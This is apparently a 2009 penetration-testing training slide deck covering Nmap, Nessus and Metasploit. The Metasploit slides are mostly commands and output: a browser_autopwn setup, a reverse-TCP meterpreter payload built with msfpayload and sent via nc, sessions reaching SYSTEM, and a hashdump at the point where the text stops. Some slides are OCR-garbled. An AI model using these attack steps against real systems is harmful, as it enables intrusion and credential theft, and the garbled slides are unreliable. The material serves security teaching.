

# Best Of Network Penetration Testing Tools



---

PaulDotCom Enterprises, LLC

January 2009

Paul Asadoorian, Larry Pesce, John Strand  
PaulDotCom Enterprises, LLC  
[psw@pauldotcom.com](mailto:psw@pauldotcom.com)

# Who We Are

---

- PaulDotCom Enterprises
  - PaulDotCom Security Weekly Podcast
  - Penetration Testing, Security Consulting, Device Testing
- PaulDotCom Community
  - Forum, IRC, Hack Naked TV, Wiki, Mailing List
- SANS Instructors & Certified Professionals
  - Upcoming courses all across the world!

<http://pauldotcom.com/events/>

# The Challenge

---

- If you had to pick 6 tools to take with you on a penetration test, what would they be?
  - You are limited to network penetration testing, no web applications, no wireless, no client-side
  - You must map the entire network and identify vulnerabilities
  - You must penetrate systems, gain access, and keep that access to demonstrate risk

# Best Of Penetration Testing Tools

---

- 1) **Nmap** - Worlds Best Port Scanner
- 2) **Nessus** - Vulnerability Scanner
- 3) **Metasploit** - Exploit framework
- 4) **Pass-The-Hash** - Who needs passwords?
- 5) **Hydra** - Brute force password guessing
- 6) **Cain & Abel** - The ultimate MITM utility



**Spotlight - Core IMPACT**

# This Presentation Will Help Build Your Ninja Skills...

---

**There is a network ninja in  
this picture....**



# Nmap

- Nmap, written by “Fyodor” ([www.nmap.org](http://www.nmap.org))
- One of the most versatile tools:
  - Portscanner
  - Service identification
  - OS identification
  - Traceroute
  - Extendable via the Lua scripting language
  - Limited vulnerability scanning
  - **Supports IPv6!**



# Nmap (2)

---

- IPv6 support is exciting, but limited in Nmap:
  - Only supports full connect scan (-sT which is slow) or version scanning (-sV also on the slow side)
  - No operating system fingerprinting (-O)
- Why is this exciting?
  - Many host OS come with IPv6 enabled
  - Many firewalls and IDS won't look at IPv6
  - Many people don't pay attention to IPv6

**HD Moore's Paper on IPv6: <http://milw0rm.com/papers/233>**

# Nmap (3)

---

- How do I find IPv6 hosts on my local network?
  - THC-IPv6 Attack Toolkit (<http://freeworld.thc.org/thc-ipv6/>)
  - `./alive6 eth1 | grep Alive | cut -d" " -f2 | awk '{print $1"%eth1"}' > ipv6targets`
- How do I scan them with Nmap?
  - Connect Scan: `nmap -6 -sT -iL ipv6targets`
  - Version Scan: `nmap -6 -sV -iL ipv6targets`

```
Interesting ports on fe80::200:24ff:fec9:5521:  
Not shown: 999 closed ports  
PORT      STATE SERVICE VERSION  
22/tcp    open  ssh      OpenSSH 4.3p2 Debian 9etch3 (protocol 2.0)  
Service Info: OS: Linux
```



# Nessus

---

- Distributed by Tenable Network Security ([www.nessus.org](http://www.nessus.org))
- Provides a fantastic baseline for identifying vulnerabilities to exploit, including
  - Traditional Network-based vulnerabilities
  - Finding open file shares
  - Hooking with other tools such as Nmap and Hydra
  - Scanning with credentials and comparing to a baseline
  - <http://blog.tenablesecurity.com/2008/02/testing-windows.html>

OpenVAS  
([www.openvas.org](http://www.openvas.org))  
is a good, free,  
alternative. Its a  
fork of Nessus 2.2.

# Nessus (2)

---

- The `nessuscmd` was introduced in version 3.2.0 and allows you to scan directly from the command line
- I like to use this to find open SMB shares on the target network using plugin ID 10396
  - <http://www.nessus.org/plugins/index.php?view=single&id=10396>
- Typically sensitive information can be found on these open file shares, esp. on printers...
- <http://blog.tenablesecurity.com/2007/08/finding-sensiti.html>

Some multi-function printers store documents and share them over SMB!

# Nessus (3)

```
./nessuscmd -U -O -p139,445 -V -i 10396 192.168.1.0/24
```

```
- Port microsoft-ds (445/tcp) is open
```

```
[!] Plugin ID 10396
```

```
| Plugin output :
```

```
| The following shares can be accessed as nessus79059449017238416
```

```
| - iTunesMusic - (readable)
```

```
| + Content of this share :
```

```
| ..
```

```
| 2Pac
```

```
| 50 Cent
```

```
| A Tribe Called Quest-
```

```
| Ashanti
```

```
| PaulDotCom_Security_Weekly
```

```
| B B King & Eric Clapton
```

```
| B.B. King
```

```
| Babyface
```

```
| Beastie Boys
```

## Command Line Options Breakdown

-U - Disable Safe Mode

-O - Operating System Fingerprint

-p139,445 - Scan TCP ports 139, 445

-V - Display all plugin output

-i - Plugin ID


# Firewalls and NAT are Not cool...

---

- From a PenTest perspective you have to be on the Inside
- How can we bypass this problem?
  - Have the victims connect to us
  - many organizations do very little egress filtering
  - Even Fewer watch outgoing traffic
  - What about AV?
    - Stay tuned....


# Metasploit

If it is a Web site they will come



```
argotek@argotek-pentest: ~/framework-3.2
File Edit View Terminal Tabs Help
msf > use auxiliary/server/browser_autopwn
msf auxiliary(browser_autopwn) >
msf auxiliary(browser_autopwn) > set LHOST 192.168.1.104
LHOST => 192.168.1.104
msf auxiliary(browser_autopwn) > set SRVPORT 80
SRVPORT => 80
msf auxiliary(browser_autopwn) > set URIPATH notevil
URIPATH => notevil
msf auxiliary(browser_autopwn) > exploit
```


# The set up



A terminal window titled "argotek@argotek-pentest: ~/framework-3.2" with a menu bar (File, Edit, View, Terminal, Tabs, Help). The terminal output shows the following sequence of commands and responses:

```
[*] Started reverse handler
[*] Using URL: http://0.0.0.0:80/vnQnoGk
[*] Local IP: http://192.168.1.104:80/dfsZYsT11b
[*] Server started.
[*] Started reverse handler
[*] Using URL: http://0.0.0.0:80/iBuCpmASRMt4Ju
[*] Local IP: http://192.168.1.104:80/vnQnoGk
[*] Server started.
[*] Started reverse handler
[*] Using URL: http://0.0.0.0:80/L26Y35sHuCv
[*] Local IP: http://192.168.1.104:80/iBuCpmASRMt4Ju
[*] Server started.
[*] Local IP: http://192.168.1.104:80/L26Y35sHuCv
[*] Server started.
[*] Using URL: http://0.0.0.0:80/notevil
[*] Local IP: http://192.168.1.104:80/notevil
[*] Server started.
[*] Started reverse handler
[*] Started reverse handler
[*] Started reverse handler
[*] Using URL: http://0.0.0.0:80/vxb21C0QQfr
[*] Server started.
[*] Server started.
[*] Local IP: http://192.168.1.104:80/vxb21C0QQfr
[*] Server started.
```

# Not Evil...



# The Exploit

```
dows Server 2003 3790 LM:
[*] Authenticating to 192.168.1.103 as JOHN-RMDV1JTSZGZ\Administrator...
[*] AUTHENTICATED as JOHN-RMDV1JTSZGZ\Administrator...
[*] Ignoring request from 192.168.1.103, attack already in progress.
[*] Sending Access Denied to 192.168.1.103:1062 JOHN-RMDV1JTSZGZ\Administrator
[*] Uploading DLL (75787 bytes)...
[*] Upload completed.
[*] Sending Apple QuickTime 7.1.3 RTSP URI Buffer Overflow to 192.168.1.103:1054...
[*] Migrating to lsass.exe...
[*] Current server process: rundll32.exe (992)
[*] New server process: lsass.exe (560)
[*] Meterpreter session 2 opened (192.168.1.104:4461 -> 192.168.1.103:1057)
```



# The Session

```
[*] Migrating to lsass.exe...  
[*] Current server process: rundll32.exe (992)  
[*] New server process: lsass.exe (560)  
[*] Meterpreter session 2 opened (192.168.1.104:4461 -> 192.168.1.103:1057)
```

```
msf auxiliary(browser_autopwn) > sessions -l
```

```
Active sessions
```


```
=====
```

Id	Description	Tunnel
--	-----	-----
2	Meterpreter	192.168.1.104:4461 -> 192.168.1.103:1057

```
msf auxiliary(browser_autopwn) > sessions -i 2
```

```
[*] Starting interaction with 2...
```

# The Proof



A screenshot of a terminal window titled "argotek@argotek-pentest: ~/framework-3.2". The window contains a menu bar with "File", "Edit", "View", "Terminal", "Tabs", and "Help". The terminal output shows a Meterpreter session where the command "getuid" is entered, resulting in the output "Server username: NT AUTHORITY\SYSTEM".

```
argotek@argotek-pentest: ~/framework-3.2
File Edit View Terminal Tabs Help
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

# Creating evil\_rv.exe

```
200101 Sep 29 06:47 Kismet-Sep-28-2008-1.xml
25320 Sep 29 06:47 Kismet-Sep-28-2008-1.network
582458 Sep 29 06:47 Kismet-Sep-28-2008-1.dump
13441 Sep 29 06:47 Kismet-Sep-28-2008-1.csv
  0 Sep 29 06:47 Kismet-Sep-28-2008-1.cisco
1048165 Oct  6 12:38 Kismet-Oct-06-2008-1.xml
21422 Oct  6 12:38 Kismet-Oct-06-2008-1.network
11305 Oct  6 12:38 Kismet-Oct-06-2008-1.csv
  0 Oct  6 12:38 Kismet-Oct-06-2008-1.cisco
10246 Oct  6 12:38 Kismet-Oct-06-2008-1.weak
51697567 Oct  6 12:38 Kismet-Oct-06-2008-1.dump
11776 Oct 15 09:14 evil3.exe
  0 Oct 15 09:27 evil4.exe
11776 Oct 15 09:29 evil_rv.exe
$ nc 192.168.1.103 2222 < evil_rv.exe Silver:framework-3.1 john$ nc 192.168.1.103 2222 < evil_rv.exe
$ ./msfpayload windows/meterpreter/reverse_tcp LHOST=192.168.1.106 LPORT=5555 X > evil_rv.exe
```

# Getting it to the target

```
C:\cmd.exe

12/07/1999  01:00p                236,304  cmd.exe
06/08/2007  05:41p                <DIR>    Cool
10/22/2004  10:41p                <DIR>    Documents and Settings
10/15/2008  08:15a                11,776  evil_mt.exe
10/15/2008  08:54a                11,776  evil_mt_rev.exe
10/24/2007  09:24a                16,928  ew.exe
10/24/2007  09:30a            6,021,344  ff.exe
09/17/2007  12:21p                <DIR>    http
11/08/2007  02:09a                <DIR>    Inetpub
06/08/2007  05:41p                <DIR>    is
02/15/2008  06:37p                <DIR>    loveshack
01/03/1998  02:37p                59,392  nc.exe
02/15/2008  06:06p                 92      owned.txt
10/09/2008  04:23a                <DIR>    Program Files
06/08/2007  05:41p                <DIR>    Sara
12/07/1999  01:00p                34,064  sol.exe
11/08/2007  02:25a                 0      test.txt
11/08/2007  01:47a                <DIR>    tmp
10/24/2007  09:22a            266,240  upx.exe
10/09/2008  04:23a                <DIR>    WINNT
                10 File(s)        6,657,916 bytes
                10 Dir(s)       2,613,006,336 bytes free

C:\>
```

# Welcome to the multi/handler

---

```
msf exploit(handler) > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.1.106
LHOST => 192.168.1.106
msf exploit(handler) > set LPORT 5555
LPORT => 5555
msf exploit(handler) > encode
1671 Sep 22 08:43 msfd
2014 Sep 22 08:43 msfconsole
7995 Sep 22 08:43 msfcli
476 Sep 22 08:43 documentation
11776 Sep 22 09:05 evil.exe
11776 Sep 28 11:38 evil2.exe
100101 Sep 29 06:47 Kiswet-Sep-28-2008-1.xml
25320 Sep 29 06:47 Kiswet-Sep-28-2008-1.network
102458 Sep 29 06:47 Kiswet-Sep-28-2008-1.dump
13441 Sep 29 06:47 Kiswet-Sep-28-2008-1.csv
0 Sep 29 06:47 Kiswet-Sep-28-2008-1.cisco
148165 Oct 6 12:38 Kiswet-Oct-06-2008-1.xml
21422 Oct 6 12:38 Kiswet-Oct-06-2008-1.network
11305 Oct 6 12:38 Kiswet-Oct-06-2008-1.csv
0 Oct 6 12:38 Kiswet-Oct-06-2008-1.cisco
10246 Oct 6 12:38 Kiswet-Oct-06-2008-1.weak
197567 Oct 6 12:38 Kiswet-Oct-06-2008-1.dump
11776 Oct 15 09:14 evil3.exe
0 Oct 15 09:27 evil4.exe
11776 Oct 15 10:01 evil_r0.exe
```

# Waiting...

```
msf4-DLL > use /Applications/Framework-3.1/data/meterpreter/metsrv.dll yes
214 EXITFUNC seh Kismet-Oct-06-2008-1.network yes
113 LHOST 6 192.168.1.106 Kismet-Oct-06-2008-1.csv yes
LPORT 6 5555 Kismet-Oct-06-2008-1.cisco yes
18246 Oct 6 12:38 Kismet-Oct-06-2008-1.weak
997567 Oct 6 12:38 Kismet-Oct-06-2008-1.dump
Exploit target:
0 Oct 15 09:14 evil13.exe
0 Oct 15 09:27 evil14.exe
117 Id Name 15 10:01 evil_rv.exe
192.168.1.103 2222 * evil_rv.exe
0 Wildcard Target

msf exploit(handler) > exploit
[*] Started reverse handler
[*] Starting the payload handler...
```

# Running evil.

```
C:\cmd.exe
10/24/2007 09:24a          16,928 ew.exe
10/24/2007 09:30a      6,021,344 ff.exe
09/17/2007 12:21p      <DIR>    http
11/08/2007 02:09a      <DIR>    Inetpub
06/08/2007 05:41p      <DIR>    is
02/15/2008 06:37p      <DIR>    loveshack
01/03/1998 02:37p      59,392  nc.exe
02/15/2008 06:06p          92  owned.txt
10/09/2008 04:23a      <DIR>    Program Files
06/08/2007 05:41a      <DIR>    Sara
12/07/1999 01:00p      34,064  sol.exe
11/08/2007 02:25a          0  test.txt
11/08/2007 01:47a      <DIR>    tmp
10/24/2007 09:22a      266,240 upx.exe
10/09/2008 04:23a      <DIR>    WINNT
          10 File(s)      6,657,916 bytes
          10 Dir(s)  2,613,006,336 bytes free

C:\>evil_mt_reverse.exe
'evil_mt_reverse.exe' is not recognized as an internal or external co
operable program or batch file.

C:\>evil_mt_rev.exe

C:\>
```

# Got one!!

```
112 LHOST: 0 192.168.1.106 192.168.1.106 yes
    LPORT: 6 5555 Kismet-Oct-06-2008-1.cisco yes
10246 Oct 6 12:38 Kismet-Oct-06-2008-1.weak
197567 Oct 6 12:38 Kismet-Oct-06-2008-1.dump
11255 Oct 15 10:14 evil3.exe
    0 Oct 15 09:27 evil4.exe
11715 Oct 15 10:01 evil_rv.exe
192.168.1.103 2222 < evil_rv.exe
    0 Wildcard Target

msf exploit(handler) > exploit
[*] Started reverse handler
[*] Starting the payload handler...
[*] Transmitting intermediate stager for over-sized stage...(89 bytes)
[*] Sending stage (2834 bytes)
[*] Sleeping before handling stage...
[*] Uploading DLL (81931 bytes)...
[*] Upload completed.
[*] Meterpreter session 3 opened (192.168.1.106:5555 -> 192.168.1.103:1180)
msf exploit(handler) >
```



# Get Connected..

```
[*] Starting the payload handler...
[*] Transmitting intermediate stager for over-sized stage...(89 bytes)
[*] Sending stage (2834 bytes)
[*] Sleeping before handling stage...
[*] Uploading DLL (81931 bytes)...
[*] Upload completed.
[*] Meterpreter session 3 opened (192.168.1.106:5555 -> 192.168.1.103:1180)
msf exploit(handler) > sessions -l

Active sessions
=====

  Id  Description  Tunnel
  --  -
  3   Meterpreter  192.168.1.106:5555 -> 192.168.1.103:1180

msf exploit(handler) > sessions -i 3
[*] Starting interaction with 3...

meterpreter >
```

# Proof..

---

```
meterpreter > use priv
Loading extension priv...success.
meterpreter > hashdump
